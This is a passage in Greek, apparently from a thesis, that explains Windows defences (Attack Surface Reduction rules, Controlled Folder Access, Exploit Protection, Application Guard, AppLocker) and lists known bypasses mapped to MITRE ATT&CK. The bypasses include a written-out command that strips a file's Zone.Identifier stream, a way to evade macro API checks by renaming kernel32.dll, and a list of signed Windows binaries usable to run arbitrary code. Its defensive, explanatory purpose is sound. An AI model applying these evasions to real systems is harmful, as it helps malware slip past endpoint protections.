11. Απαγόρευση εκτελέσιμου περιεχομένου που προέρχεται από email client ή webmail: Ο κανόνας αυτός έχει σκοπό να μειώσει τη δυνατότητα στους επιτιθέμενους να χρησιμοποιήσουν απ' ευθείας email clients προκειμένου να εκτελέσουν τον κώδικα ή πρόγραμμα που επιθυμούν. Μια γνωστή παράκαμψη του συγκεκριμένου κανόνα αφορά τη χρήση macro στο Outlook (μόνο με τη χρήση του αρχείου %APPDATA%\Microsoft\Outlook\VbaProject.OTM) σε συνδυασμό με τη χρήση του Win32 API. (MITRE ATT&CK T1566, T1137)
12. Απαγόρευση σε εφαρμογές επικοινωνίας Office από το να δημιουργούν διεργασίες-παιδιά: Ο κανόνας απαγορεύει στο Outlook από το να δημιουργεί διεργασίες-παιδιά. Γνωστοί τρόποι παράκαμψης είναι η χρήση του WMI για τη δημιουργία μιας καινούριας διεργασίας-παιδιού. (MITRE ATT&CK T1546). Άλλες γνωστές παρακάμψεις αφορούν τη χρήση COM Objects και του Task Scheduler. (MITRE ATT&CK T1559, T1053)
13. Απαγόρευση εκτέλεσης περιπλεγμένου (obfuscated) JavaScript, VBScript, PowerShell, macro κώδικα: Ο κανόνας αυτός εντοπίζει ύποπτες, κατά την Microsoft, ιδιότητες μέσα σε scripts που τα κάνουν να θεωρούνται obfuscated, και στη συνέχεια απαγορεύει την εκτέλεσή τους. Ο κανόνας αυτός είναι ακόμα αρκετά ανώριμος για να εφαρμόζεται σε συστήματα σε block-mode. Επίσης η Microsoft έχει προσωρινά εξαιρέσει την PowerShell από τον κανόνα, λόγω των πολλών false-positives που παράγονται. Επίσης, γνωστά εργαλεία περίπλεξης κώδικα όπως το "macro_pack" παράγουν scripts που παρακάμπτουν τον συγκεκριμένο κανόνα. (MITRE ATT&CK T1027)
14. Απαγόρευση JavaScript και VBScript από την εκτέλεση κατεβασμένου εκτελέσιμου περιεχόμενου: Αυτός ο κανόνας απαγορεύει την εκτέλεση κατεβασμένου εκτελέσιμου περιεχομένου από scripts, καθώς συνήθως χρησιμοποιούνται scripts σαν ενδιάμεσοι downloaders προκειμένου να κατεβάσουν και να εκτελέσουν το τελικό εκτελέσιμο αρχείο κάποιου malware. Αυτός ο κανόνας είναι επίσης αρκετά ανώριμος για να εφαρμόζεται σε συστήματα σε block-mode, καθώς ένα οποιοδήποτε VBScript που κατεβάζει και αποθηκεύει ένα εκτελέσιμο αρχείο δουλεύει ανεμπόδιστα, χωρίς να ενεργοποιείται ο κανόνας. Ο λόγος που συμβαίνει αυτό, είναι ότι ο κανόνας ελέγχει αν το αρχείο που κατεβαίνει έχει σαν ADS (Alternate Data Stream) κάποιο "Zone.Identifier", το οποίο συμβαίνει όταν χρησιμοποιείται browser για να κατεβάσει το αρχείο. Αν θέλουμε να παρακάμψουμε τον κανόνα αυτό για ένα αρχείο που κατέβηκε με

τον browser, μπορούμε να διαγράψουμε το ADS, με μια εντολή όπως "`echo:> MyFile.exe:Zone.identifier`". (MITRE ATT&CK T1059, T1564)

15. Απαγόρευση από την κακομεταχείριση ευπαθούς, υπογεγραμμένου οδηγού υλικού: Αυτός ο κανόνας απαγορεύει σε εφαρμογές να αποθηκεύουν γνωστούς, υπογεγραμμένους, ευπαθείς οδηγούς υλικού (device drivers) στο σκληρό δίσκο. Η απαγόρευση αυτή αφορά μόνο μια προκαθορισμένη λίστα από device drivers, η οποία δεν επικαιροποιείται τακτικά. Ληγμένα πιστοποιητικά μπορούν ακόμα να χρησιμοποιηθούν για την υπογραφή καινούριων device drivers που μπορεί να είναι ευπαθείς, χωρίς να εμποδίζεται αυτό από τον συγκεκριμένο κανόνα. Η Microsoft προτείνει τη χρήση του WDAC και του HVCI (Hypervisor-protected Code Integrity) για την απαγόρευση φόρτωσης ανεπιθύμητων device drivers. (MITRE ATT&CK 1547, 1543, 1561, 1068, 1056)
16. Απαγόρευση κλήσης του Win32 API από μακροεντολές Office: Ο κανόνας αυτός απαγορεύει σε Office macros να χρησιμοποιούν συναρτήσεις του Win32 API, μια λειτουργία που είναι αρκετά συνηθισμένη σε malware. Ο τρόπος που εντοπίζονται οι κλήσεις στο Win32 API είναι η στατική ανάλυση του macro. Ένας γνωστός τρόπος παράκαμψης είναι η αντιγραφή του "kernel32.dll" με κάποιο άλλο όνομα σε κάποιο άλλο path (π.χ. %TEMP%\test.dll) και στη συνέχεια η εισαγωγή του καινούριου αρχείου και path για τη χρήση του Win32 API. (MITRE ATT&CK T1222)

2.3. Controlled Folder Access

Το Controlled Folder Access των Windows (Windows 10 έκδοση 1709 ή μεταγενέστερα) αποτελεί κομμάτι του Attack Surface Reduction και πρακτικά είναι μια λειτουργία του Microsoft Defender που επιτρέπει μόνο σε συγκεκριμένες εφαρμογές να έχουν πρόσβαση σε ένα σύνολο από φακέλους που θεωρούνται προστατευμένοι [16]. Όταν μια εφαρμογή δεν είναι στη λίστα με τις εφαρμογές που επιτρέπεται να έχουν πρόσβαση στους προστατευμένους φακέλους, δε μπορεί να κάνει αλλαγές σε αρχεία που βρίσκονται μέσα σε αυτούς. Οι εφαρμογές που είναι εμπιστευμένες, κρίνονται από τη συχνότητα χρήσης τους καθώς και την φήμη τους. Ο διαχειριστής του συστήματος μπορεί να προσθέτει εφαρμογές στη λίστα.

Οι φάκελοι που αυτή τη στιγμή είναι προεπιλεγμένοι να προστατεύονται είναι οι εξής:

- c:\Users\<username>\Documents
- c:\Users\Public\Documents
- c:\Users\<username>\Pictures
- c:\Users\Public\Pictures
- c:\Users\Public\Videos
- c:\Users\<username>\Videos
- c:\Users\<username>\Music
- c:\Users\Public\Music
- c:\Users\<username>\Favorites

Μια από τις πιο σημαντικές επιθέσεις από τις οποίες προστατεύει το Controlled Folder Access είναι το ransomware. Τα ransomware στοχεύουν αρχεία (έγγραφα, αρχεία πολυμέσων, κλπ) τα οποία είναι πολύ μεγάλης αξίας για τον χρήστη και ταυτόχρονα δεν προστατεύονται από κάποιο όριο εμπιστοσύνης (trust boundary) εντός του λειτουργικού, δηλαδή είναι προσβάσιμα (read και write) από τον ίδιο το χρήστη χωρίς να χρειάζεται η χρήση κάποιας πύλης ασφάλειας (security gateway), όπως π.χ. κάποια επιπλέον ταυτοποίηση. Αυτό κάνει τα ransomware να προκαλούν εξαιρετικά σημαντική ζημιά χωρίς να έχουν επιπλέον προνόμια στο σύστημα. Το Controlled Folder Access, εμποδίζει εφαρμογές από το να αποκτούν πρόσβαση σε προστατευμένους φακέλους, ανεξάρτητα από τα προνόμια του χρήστη υπό τον οποίο αυτές τρέχουν. Επομένως, το πιθανό ransomware που θα τρέξει στο σύστημα και θα παρακάμψει τις υπόλοιπες λειτουργίες ασφάλειας που πιθανά είναι ενεργοποιημένες, δε θα μπορέσει να πάρει πρόσβαση σε σημαντικά αρχεία προκειμένου να τα κρυπτογραφήσει.

2.3.1. Γνωστές τεχνικές παράκαμψης του Controlled Folder Access

Επειδή το Controlled Folder Access βασίζει τη λειτουργία του σε μια λίστα από εφαρμογές που επιτρέπεται να έχουν πρόσβαση στους προστατευμένους φακέλους, προκύπτουν αντικειμενικά τεχνικές παράκαμψης που αξιοποιούν αυτό το γεγονός.

Συγκεκριμένα, μπορούμε προγραμματιστικά να ελέγξουμε τις εφαρμογές Office χρησιμοποιώντας OLE (Object Linking and Embedding) ή COM (Component Object Model) Objects [17]. Το OLE είναι μια τεχνολογία της Microsoft που επιτρέπει τη δυναμική επικοινωνία μεταξύ αρχείων και εφαρμογών. Το αντικείμενο OLE (OLE Object), είναι ένας συνδυασμός δεδομένων και της εφαρμογής που χρειάζεται για την τροποποίηση αυτών των δεδομένων. Το COM είναι ένα αντικειμενοστρεφές σύστημα για τη δημιουργία binary στοιχείων που μπορούν να αλληλεπιδρούν μεταξύ τους. Το COM είναι η βασική τεχνολογία για τα OLE Objects.

Χρησιμοποιώντας λοιπόν ένα Word OLE Object προγραμματιστικά (VBScript, C/C++, C#, Python κ.α.) μπορούμε διαχειριστούμε προγραμματιστικά το Word, και έχοντας read και write πρόσβαση σε αρχεία που βρίσκονται σε προστατευμένους φακέλους μπορούμε να τα τροποποιήσουμε, αφού όλες οι εφαρμογές Office επιτρέπεται να έχουν πρόσβαση στους φακέλους αυτούς [18]. (MITRE ATT&CK T1559)

Μια άλλη τεχνική παράκαμψης του Controlled Folder Access είναι το Process Injection μέσω APC. Ένα κακόβουλο εκτελέσιμο μπορεί να εισάγει κώδικα σε μια εκτελέσιμη διεργασία που είναι στη λίστα με τα εμπιστευμένα προγράμματα (π.χ. explorer.exe) και στη συνέχεια να πάρει πρόσβαση στους συγκεκριμένους φακέλους και να τροποποιήσει τα περιεχόμενά τους. (MITRE ATT&CK T1055)

Μια άλλη τεχνική χρησιμοποιεί το WMI, και συγκεκριμένα το “CIM_DataFile” αντικείμενο για τη διαγραφή αρχείων. Εφόσον το Controlled Folder Access δεν επιτρέπει την τροποποίηση, αλλά επιτρέπει το διάβασμά τους, μπορεί το κακόβουλο λογισμικό να διαβάζει τα αρχεία, να τα κρυπτογραφεί σε ένα σημείο που δεν είναι στη λίστα με τους προστατευμένους φακέλους και στη συνέχεια χρησιμοποιώντας το "CIM_DataFile" να διαγράφει τα αρχικά αρχεία. (MITRE ATT&CK T1047)

2.4. Exploit Protection

Το Exploit Protection στα Windows αποτελεί κομμάτι του Attack Surface Reduction και έχει σαν σκοπό να προστατέψει το λειτουργικό σύστημα από exploitation ενάντια σε εφαρμογές αλλά και σε κομμάτια του ίδιου του λειτουργικού συστήματος [20]. Το Exploit Protection υπάρχει στα Windows 10 από την έκδοση 1709 και έπειτα, στα Windows 11 καθώς και στα Windows Server, από την έκδοση 1803. Το Exploit Protection είναι η συνέχεια του EMET (Enhanced Mitigation Experience Toolkit), το οποίο αποτελεί μια ξεχωριστεί εφαρμογή και εκδόθηκε με τα Windows 7. Πολλές λειτουργίες του Exploit Protection υπάρχουν και στο EMET, όμως το Exploit Protection είναι αυτό που υποστηρίζεται από τα Windows 10 και έπειτα και πλέον είναι υπερσύνολο του EMET. Υπάρχει η δυνατότητα της μετατροπής ρυθμίσεων του EMET σε κατάλληλη μορφή προκειμένου να μπορούν να εισαχθούν στο σύστημα σαν ρυθμίσεις του Exploit Protection.

Το exploitation λογισμικού έχει πάρα πολλές μορφές και χρησιμοποιεί διαφορετικά μέσα επίτευξης της εκτέλεσης κώδικα, ανάλογα με τον τύπο της ευπάθειας. Σαν αποτέλεσμα, το Exploit Protection έχει πάρα πολλές διαφορετικές λειτουργείες προκειμένου να εμποδίσει την εκτέλεση κώδικα σε ένα σύστημα που έχει λογισμικό με ευπάθειες.

Το Exploit Protection παρέχει τις παρακάτω προστασίες στο λειτουργικό σύστημα και τις εφαρμογές που τρέχουν σε αυτό:

- Control Flow Guard (CFG):
  Το CFG προστατεύει την εφαρμογή από έμμεσες κλήσεις (indirect calls) σε συναρτήσεις, π.χ. επανεγγραφή function pointer σε μια διεύθυνση μνήμης που ελέγχει ο επιτιθέμενος. Πριν από κάθε έμμεση κλήση, προστίθενται assembly instructions που επιβεβαιώνουν ότι η καλούμενη συνάρτηση είναι έγκυρη, πριν αυτή καλεστεί από το πρόγραμμα.
- Arbitrary Code Guard (ACG):

Το Arbitrary Code Guard εμποδίζει μια εφαρμογή από την εκτέλεση κώδικα ο οποίος βρίσκεται σε δυναμικά κατανεμημένη μνήμη. Συγκεκριμένα, το ACG δεν επιτρέπει σε κομμάτια μνήμης, που κατανέμονται δυναμικά κατά την εκτέλεση του προγράμματος και όχι αυτά που φορτώνονται από το ίδιο το exe ή τα DLLs που φορτώνει, να έχουν το εκτελέσιμο bit ("execute flag") ενεργοποιημένο. Το ίδιο ισχύει και για την μεταβολή των bits προστασίας της μνήμης, εάν αυτά επιχειρούνται να αλλάξουν και να έχουν το "execute flag". Το ACG με αυτό τον τρόπο επιβάλλει και τη λειτουργία του DEP (Data Execution Prevention), το οποίο δεν θα μπορέσει να τρέξει κώδικα που δεν βρίσκεται σε εκτελέσιμο κομμάτι μνήμης.

- Block remote images:
  Αυτή η προστασία απαγορεύει στην εφαρμογή να φορτώνει αρχεία τα οποία βρίσκονται σε ένα απομακρυσμένο σύστημα, όπως π.χ. τα UNC shares.
- Block untrusted fonts:
  Η προστασία αυτή εμποδίζει exploits που οδηγούν στο να εκτελεστεί κώδικας στο σύστημα μέσω ευπαθειών στο font parsing. Ευπάθειες που βρίσκονται στο font parsing του συστήματος, μέχρι την έκδοση των Windows 10 1607, οδηγούσαν σε εκτέλεση κώδικα σε επίπεδο πυρήνα, καθώς εκεί έτρεχε αυτή η λειτουργία του συστήματος. Από τα Windows 10 1607 και έπειτα, το font parsing εκτελείται σε ένα sandboxed container.
- Data Execution Prevention (DEP):
  Το DEP εμποδίζει κομμάτια μνήμης τα οποία δεν είναι μαρκαρισμένα σαν εκτελέσιμα, από το να εκτελούν κώδικα σε μια εφαρμογή. Το DEP εμποδίζει την εκτέλεση κλασσικών buffer overflows και υπάρχει στα Windows από την έκδοση των Windows XP SP2.
- Export address filtering (EAF):
  Το EAF εμποδίζει κακόβουλο κώδικα από το να διαβάζει το Export Address Table των φορτωμένων βιβλιοθηκών σε μια εφαρμογή. Αυτή είναι μια τακτική που χρησιμοποιείται από τους επιτιθέμενους, προκειμένου να βρουν φορτωμένες βιβλιοθήκες που περιέχουν χρήσιμα APIs για να καλέσουν. Η προστασία αυτή αφορά το ntDLL.dll, το kernelbase.dll και το kernel32.dll.
- Force randomization for images (Mandatory ASLR):
  Το Mandatory ASLR αλλάζει το base address όλων των φορτωμένων PE (exe και DLLs) σε μια διεργασία. Αυτή η αλλαγή δεν έχει εντροπία και δεν διασφαλίζει ότι δεν θα φορτωθεί η εικόνα (image) σε κάποια προβλέψιμη διεύθυνση μνήμης.
- Randomize memory allocations (Bottom-Up ASLR):
  Το Bottom-Up ASLR προσθέτει εντροπία στα relocations των PE και διασφαλίζει ότι θα βρίσκονται σε μια διεύθυνση που δεν μπορεί να προβλεφθεί με ακρίβεια. Το Bottom-Up ASLR μαζί με το Mandatory ASLR καθιστούν εξαιρετικά δύσκολη, αν όχι απίθανη, την επιτυχή λειτουργία ενός exploit που βασίζεται στη γνώση και χρήση των ίδιων διευθύνσεων μνήμης μεταξύ διαφορετικών συστημάτων.
- Simulate execution (SimExec):
  Αυτή ή προστασία αφορά μόνο 32-bit εφαρμογές και επιβεβαιώνει ότι κλήσεις σε σημαντικά APIs θα επιστρέψουν στις συναρτήσεις από τις οποίες καλέστηκαν. Η συγκεκριμένη προστασία προσομοιώνει την εκτέλεση των σημαντικών APIs στα οποία παρεμβαίνει, μέχρι να φτάσει σε μια RET assembly εντολή, η οποία σε κανονικές συνθήκες θα πρέπει να επιστρέφει πίσω στη συνάρτηση που κάλεσε το API. Στη συνέχεια ελέγχει τη συνάρτηση αυτή προς τα πίσω προκειμένου να επιβεβαιώσει ότι η CALL εντολή όντως καλούσε το API από το οποίο ήρθε. Αυτή η προστασία μαζί με το CallerCheck έχει σαν αποτέλεσμα τον μετριασμό της χρήσης ROP κατά το exploitation μιας εφαρμογής.
- Validate API invocation (CallerCheck):
  Αυτή ή προστασία αφορά μόνο 32-bit εφαρμογές και επιβεβαιώνει ότι κλήσεις σε σημαντικά APIs πραγματοποιήθηκαν από έγκυρες συναρτήσεις. Αυτή η προστασία επιβεβαιώνει ότι κάποια σημαντικά APIs των Windows κλήθηκαν από μια πραγματική συνάρτηση σε μια εφαρμογή. Η προστασία ελέγχει την διεύθυνση μνήμης επιστροφής (return address) και στη συνέχεια κάνει disassemble τον κώδικα προς τα πίσω μέχρι να

βρει μια εντολή CALL και να επιβεβαιώσει ότι ανήκει στην εφαρμογή και ήταν αυτή που κάλεσε το API από το οποίο ήρθε.

- Validate exception chains (SEHOP):
  Αυτή ή προστασία αφορά μόνο 32-bit εφαρμογές και επιβεβαιώνει την ακεραιότητα της αλυσίδας εξαιρέσεων (exception chain) κατά την εκτέλεση μιας εξαίρεσης. Προστατεύει από την τεχνική SEH-overwrite που χρησιμοποιείται από κάποια exploits.
- Validate stack integrity (StackPivot):
  Η προστασία αυτή επιβεβαιώνει πως η μνήμη στοίβας (stack) σημαντικών APIs δεν έχει ανακατευθυνθεί. Προστατεύει από ROP exploitation κατά το οποίο ο επιτιθέμενος αλλάζει την τιμή του stack pointer, κατασκευάζει μια ψεύτικη stack στη μνήμη heap και στη συνέχεια κάνει την εφαρμογή να επιστρέψει στην ψεύτικη stack προκειμένου να ελέγξει τη ροή του κώδικα.
- Block low integrity images:
  Η προστασία αυτή εμποδίζει την εφαρμογή από το να φορτώνει αρχεία τα οποία δεν είναι εμπιστευμένα, όπως π.χ. αυτά που είναι κατεβασμένα από το internet.
- Code integrity guard:
  Η προστασία αυτή διασφαλίζει πως όλα τα εκτελέσιμα αρχεία που είναι φορτωμένα σε μια διεργασία είναι ψηφιακά υπογεγραμμένα από τη Microsoft.
- Disable extension points:
  Η προστασία αυτή απενεργοποιεί την φόρτωση AppInit DLLs που δεν είναι ψηφιακά υπογεγραμμένα. Επίσης, απαγορεύει τη χρήση Legacy IMEs (Input Method Editor), καθώς επίσης και χρησιμοποιεί τα Windows Event Hooks μέσω του SetWinEventHook API για εισαγωγή DLL σε διεργασίες.
- Disable Win32k system calls:
  Η προστασία αυτή εμποδίζει την κλήση συναρτήσεων στο Win32k.sys, το οποίο χρησιμοποιείται συχνά σαν τακτική από επιτιθέμενους προκειμένου να κάνουν bypass το sandbox των Windows.
- Do not allow child processes:
  Η συγκεκριμένη προστασία εμποδίζει μια εφαρμογή από το να δημιουργεί καινούριες διεργασίες-παιδιά. Αυτή είναι μια τακτική που χρησιμοποιούν οι επιτιθέμενοι προκειμένου να εκτελούν τον δικό τους κώδικα μέσα στα πλαίσια μιας εμπιστευμένης εφαρμογής.
- Import address filtering (IAF):
  Η συγκεκριμένη λειτουργία του Exploit Protection εμποδίζει τις αλλαγές στο Import Address Table (IAT) μιας διεργασίας, οι οποίες έχουν σαν στόχο να ανακατευθύνουν τη ροή του κώδικα εκεί που θέλει ο επιτιθέμενος. Το IAT είναι μια δομή δεδομένων που υπάρχει σε κάθε αρχείο PE (exe ή DLL) που περιέχει λίστα από DLLs από τα οποία εισάγει η εφαρμογή. Δυναμικά, όταν το πρόγραμμα τρέχει, το IAT γεμίζει με τις διευθύνσεις μνήμης και τα ονόματα των συναρτήσεων που χρησιμοποιεί από τα DLLs που εισάγει.
- Validate handle usage:
  Το Validate Handle Usage εμποδίζει να δοθεί σε ένα πρόγραμμα ένα handle που ανήκει σε ένα object το οποίο είναι προστατευμένο από το λειτουργικό σύστημα.
- Validate heap integrity:
  Το Validate heap integrity διασφαλίζει το επίπεδο ασφάλειας της διαχείρισης της heap μνήμης από τα Windows, τερματίζοντας την εφαρμογή όταν εντοπίζεται κάποια αλλοίωση στη heap μνήμη.
- Validate image dependency integrity:
  Η συγκεκριμένη προστασία διασφαλίζει ότι δεν μπορεί αλλάζει ένα DLL το οποίο φορτώνεται σαν εξαρτημένο (dependency) από ένα υπογεγραμμένο Windows εκτελέσιμο. Διασφαλίζει ότι τα DLLs που φορτώνονται είναι και αυτά υπογεγραμμένα και άρα δεν έχουν μεταβληθεί. Εάν η υπογραφή δεν επιβεβαιωθεί, τότε το DLL δεν φορτώνεται.

2.4.1. Γνωστές τεχνικές παράκαμψης του Exploit Protection

Οι παραπάνω προστασίες κάνουν ένα σύστημα Windows να είναι αρκετά ανθεκτικό σε επιθέσεις exploitation. Σε γενικές γραμμές, υπάρχουν τεχνικές που μπορούν να ακολουθηθούν προκειμένου να παρακαμφθούν κάποιες από τις προστασίες που αναφέραμε, αλλά αυτές είναι λιγότερο γνωστές και αποτελούν κομμάτι ξεχωριστής, στοχευμένης έρευνας, πέρα από τα όρια αυτής της εργασίας. Επίσης, ο τρόπος με τον οποίο μια ευπάθεια εκφράζεται, μπορεί να κάνει κάποιες από τις παραπάνω προστασίες μη αποτελεσματικές. Ή αντίθετα, μια ευπάθεια μπορεί να είναι απαραίτητο να συνοδευτεί και από άλλες ευπάθειες, σε άλλα μέρη του συστήματος, προκειμένου να καταφέρουν οι επιτιθέμενοι να εκτελέσουν τον κώδικα που επιθυμούν στο σύστημα. Οι προστασίες αυτές κάνουν ασύμφορη τη χρήση exploits σε ευρεία κλίμακα, υπό την έννοια ότι όταν βρεθούν οι κατάλληλες ευπάθειες δεν θα χρησιμοποιηθούν για να χτυπήσουν απλούς χρήστες, καθώς δεν έχουν την κατάλληλη σχέση κόστους-οφέλους για τους επιτιθέμενους. Οι προστασίες αυτές έχουν θέσει τις προαπαιτούμενες γνώσεις, τον προαπαιτούμενο χρόνο και την αντίστοιχη έρευνα που χρειάζεται να πραγματοποιηθεί προκειμένου να προγραμματιστεί ένα exploit, αρκετά ψηλά. Γι' αυτό το λόγο, συνήθως, 0-day exploitation παρατηρείται σε πολύ στοχευμένες επιθέσεις, ενάντια σε πολύ μεγάλες επιχειρήσεις, ενάντια σε κρατικές υποδομές ή πολιτικά πρόσωπα, όπου η ανάλυση κόστους-οφέλους είναι επωφελής για τους επιτιθέμενους.

Το exploitation είναι ιστορικά ένα από τα καλύτερα εργαλεία που έχει στη διάθεσή του ένας επιτιθέμενος σε ένα σύστημα. Το πιο βασικό τους πλεονέκτημα, είναι ότι, συνήθως, δεν χρειάζονται κάποια αλληλεπίδραση με τον χρήστη ενός συστήματος προκειμένου να πάρουν πρόσβαση σε αυτό. Όμως, προστασίες σαν αυτές που αναφέρθηκαν παραπάνω κάνουν αυτόν τον τύπο επίθεσης ολοένα και πιο δύσκολο, πιο πολυέξοδο για τον επιτιθέμενο. Σε προηγούμενες εκδόσεις των Windows, όταν υπήρχε μια ευπάθεια σε ένα Windows εκτελέσιμο, να χρειαζόταν να κατασκευαστεί ένα exploit, που θα αξιοποιούσε την εν λόγω ευπάθεια και τελικά θα έδινε πρόσβαση στους επιτιθέμενους σε ένα σύστημα. Είναι αρκετά συνηθισμένο πλέον, όταν αυτοί οι μηχανισμοί δεν έχουν απενεργοποιηθεί στα Windows, να είναι εξαιρετικά δύσκολο ακόμα και όταν γνωρίζουμε την ύπαρξη μιας ευπάθειας, να επιτύχουμε την εκτέλεση κώδικα σε έναν υπολογιστή. Για παράδειγμα, ένα exploit που αξιοποιεί μια ευπάθεια σε έναν browser, μπορεί να χρειάζεται επιπλέον να αξιοποιήσει μια άγνωστη ευπάθεια (0-day) προκειμένου να παρακάμψει το ASLR, τουλάχιστον μια άγνωστη ευπάθεια που δίνει τη δυνατότητα να γραφτεί κάποιος κώδικας στη μνήμη (arbitrary write) προκειμένου να παρακάμψει το DEP, CFG, ACG, και άλλη μια άγνωστη ευπάθεια που δίνει τη δυνατότητα να διαβαστεί η μνήμη του πυρήνα προκειμένου να παρακάμψει το kASLR (ASLR σε επίπεδο πυρήνα) και να καταφέρει να παρακαμφθεί και το sandbox. Αυτά είναι τέσσερα 0-days, που χρειάζονται πολύ μεγάλη έρευνα και χρόνο, προκειμένου να αξιοποιηθούν [21].

2.5. Microsoft Defender Application Guard

Το Microsoft Defender Application Guard είναι μια λειτουργία των Windows που είναι βασισμένη στην απομόνωση με βάση το υλικό (hardware-based isolation). Αφορά τον Microsoft Edge (συμπεριλαμβανομένου του Google Chrome και Firefox με extensions) και τις εφαρμογές Word, Excel και PowerPoint. Στην περίπτωση του Microsoft Edge, όλες οι σελίδες που επισκέπτονται οι χρήστες ενός οργανισμού, χωρίζονται σε εμπιστευμένες ή μη. Όταν κάποιος χρήστης ζητήσει μια μη εμπιστευμένη σελίδα, τα Windows θα ανοίξουν τη συγκεκριμένη σελίδα χρησιμοποιώντας τον browser που βρίσκεται σε έναν απομονωμένο container (ένα Hyper-V Virtual Machine). Ό,τι επιθέσεις είναι πιθανό να γίνουν μέσω της συγκεκριμένης σελίδας θα επηρεάσουν τον συγκεκριμένο container και όχι το υποκείμενο λειτουργικό σύστημα, που έχει και τα δεδομένα που προστατεύονται (π.χ. credentials). Στην περίπτωση του λογισμικού Office, όλα τα αρχεία χωρίζονται σε εμπιστευμένα ή μη. Όταν κάποιος χρήστης ανοίξει ένα αρχείο που δεν είναι στη λίστα με τα εμπιστευμένα, τότε τα Windows θα ανοίξουν το συγκεκριμένο αρχείο μέσα σε έναν απομονωμένο container, αντίστοιχα.

Το Microsoft Defender Application Guard χρειάζεται Windows 10 1809 64 bit, Extended Page Tables (Second Level Address Translation – SLAT), VT-x για Intel και AMD-V για AMD.

2.5.1. Γνωστές τεχνικές παράκαμψης του Microsoft Defender Application Guard

Οι τεχνικές παράκαμψης του Microsoft Defender Application Guard περιλαμβάνουν όλες τις τεχνικές exploitation που στοχεύουν να "αποδράσουν" από ένα Virtual Machine, καθώς ο κώδικας που τρέχει στο πλαίσιο του browser ή της εφαρμογής Office, τρέχει μέσα σε ένα Hyper-V Virtual Machine (MITRE ATT&CK T1497). Κατά τη συγγραφή της εργασίας αυτής, δεν γνωρίζουμε να υπάρχουν γνωστές παρακάμψεις για την εν λόγω προστασία.

2.6. AppLocker

Το AppLocker είναι μια λειτουργία ασφάλειας στα Windows, που εμποδίζει την εκτέλεση προγραμμάτων, DLLs, scripts και installers, όταν δεν είναι εμπιστευμένα. Η διαδικασία που κάνει τα παραπάνω να είναι εμπιστευμένα, καθορίζεται από τον διαχειριστή του συστήματος, μέσω διάφορων τύπων κανόνων. Οι κανόνες που αφορούν κάθε αρχείο, μπορούν να καθοριστούν με βάση τα παρακάτω κριτήρια:

- Την ψηφιακή υπογραφή του εκδότη του αρχείου (digital signature, publisher name).
- Το όνομα του αρχείου.
- Την έκδοση του αρχείου.
- Το path που βρίσκεται το αρχείο στο σκληρό δίσκο.
- Την τιμή συνάρτησης κατακερματισμού (hash value) του αρχείου.

Οι κανόνες μπορεί να αφορούν μόνο ένα group χρηστών ή ένα συγκεκριμένο χρήστη. Μπορούν να υπάρχουν εξαιρέσεις στους κανόνες (π.χ. απαγόρευση της εκτέλεσης του regedit.exe όταν υπάρχει κανόνας που επιτρέπει να εκτελούνται όλα τα προγράμματα που είναι υπογεγραμμένα από την Miscrosoft).

2.6.1. Γνωστές τεχνικές παράκαμψης του AppLocker

Υπάρχουν πάρα πολλές γνωστές τεχνικές παράκαμψης των κανόνων του AppLocker που είναι γνωστές στην Microsoft, αλλά δεν είναι σχεδιασμένο να μετριαστούν μέσω patching καθώς ο AppLocker δεν ανήκει στα Servicing Criteria της Microsoft [24]. Επίσης, οι τεχνικές παράκαμψης, όταν δεν αφορούν συγκεκριμένη ευπάθεια στο AppLocker λογισμικό, μπορούν να μετριαστούν μέσω συγκεκριμένων, καινούριων κανόνων. Επομένως, οι τεχνικές παράκαμψης στις οποίες αναφερόμαστε σε αυτή την ενότητα, αφορούν τους "Default" κανόνες.

Η λογική με την οποία πρέπει να δημιουργούνται οι κανόνες του AppLocker είναι η "Write xor Execute" (W^X) [23], σύμφωνα με την οποία, ένα path μπορεί να είναι ή εκτελέσιμο ή εγγράψιμο από ένα χρήστη, αλλά ποτέ και τα δύο. Η προσέγγιση αυτή εφαρμόστηκε αρχικά στη μνήμη των υπολογιστών, μέσω των επεξεργαστών (NX bit), προκειμένου να μετριάζει απειλές exploitation. Στη συνέχεια έχει επεκταθεί και στο file system και εφαρμόζεται και στον AppLocker.

Ένας από τους γνωστούς τρόπους παράκαμψης του AppLocker, είναι η χρήση ενός προγράμματος ή script, το οποίο διαβάζει τα permissions σε κάθε φάκελο σε όλο το file system, προκειμένου να βρει κάποιον στον οποίο παραβιάζεται η λογική W^X, δηλαδή κάποιον στον οποίο μπορεί ένας χρήστης να γράψει αλλά και να εκτελέσει (η δυνατότητα να διαβάζουμε – read access – δεν μας ενδιαφέρει). Το εργαλείο accesschk.exe από τα SysInternalsSuite είναι ένα από αυτά που μπορούν να χρησιμοποιηθούν για αυτό το λόγο.

Άλλος γνωστός τρόπος παράκαμψης του AppLocker είναι τα Visual Studio Extensions, τα οποία μπορούν να εγκατασταθούν στο Visual Studio από απλούς χρήστες του συστήματος και δίνουν τη δυνατότητα εκτέλεσης εντολών, scripts και προγραμμάτων στο λειτουργικό σύστημα, κάτω από το πλαίσιο και τα δικαιώματα του Visual Studio. (MITRE ATT&CK T1059)

Ένας άλλος τρόπος παράκαμψης είναι η χρήση της κατάληξης cpl (Control Panel Item) για DLL βιβλιοθήκες. Τα αρχεία cpl αρχικά ήταν DLL αρχεία, που είχαν μια συνάρτηση "CPlApplet". Πλέον συμπεριφέρονται σαν κανονικά exe αρχεία, δεν απαιτούν το runDLL32.exe για να

εκτελεστούν και εκτελούν τον κώδικα που έχουν στην “DllMain” συνάρτηση, όταν τρέχουν χωρίς ορίσματα ή με διπλό κλικ. (MITRE ATT&CK T1218)

Ένας άλλος γνωστός τρόπος παράκαμψης του AppLocker είναι η χρήση του CSMTP.exe (Microsoft Connection Manager Profile Installer). Το CSMTP μπορεί να χρησιμοποιηθεί για να φορτώσει και να εκτελέσει DLLs που έχουν τον επιθυμητό κώδικα, καθώς και COM scripts (SCT) που βρίσκονται σε απομακρυσμένους υπολογιστές. (MITRE ATT&CK T1218)

Άλλοι γνωστοί τρόποι παράκαμψης, είναι η χρήση των παρακάτω εκτελέσιμων αρχείων (υπογεγραμμένα από την Microsoft), τα οποία εκτελούν με τη σειρά τους τον επιθυμητό κώδικα:

- Installutil.exe (MITRE ATT&CK T1118)
- Msbuild.exe (MITRE ATT&CK T1127)
- Mshta.exe (MITRE ATT&CK T1170)
- Presentationhost.exe (MITRE ATT&CK T1218)
- Regasm.exe (MITRE ATT&CK T1121)
- Regsvcs.exe (MITRE ATT&CK T1121)

2.6.2. Default Path-based Rules

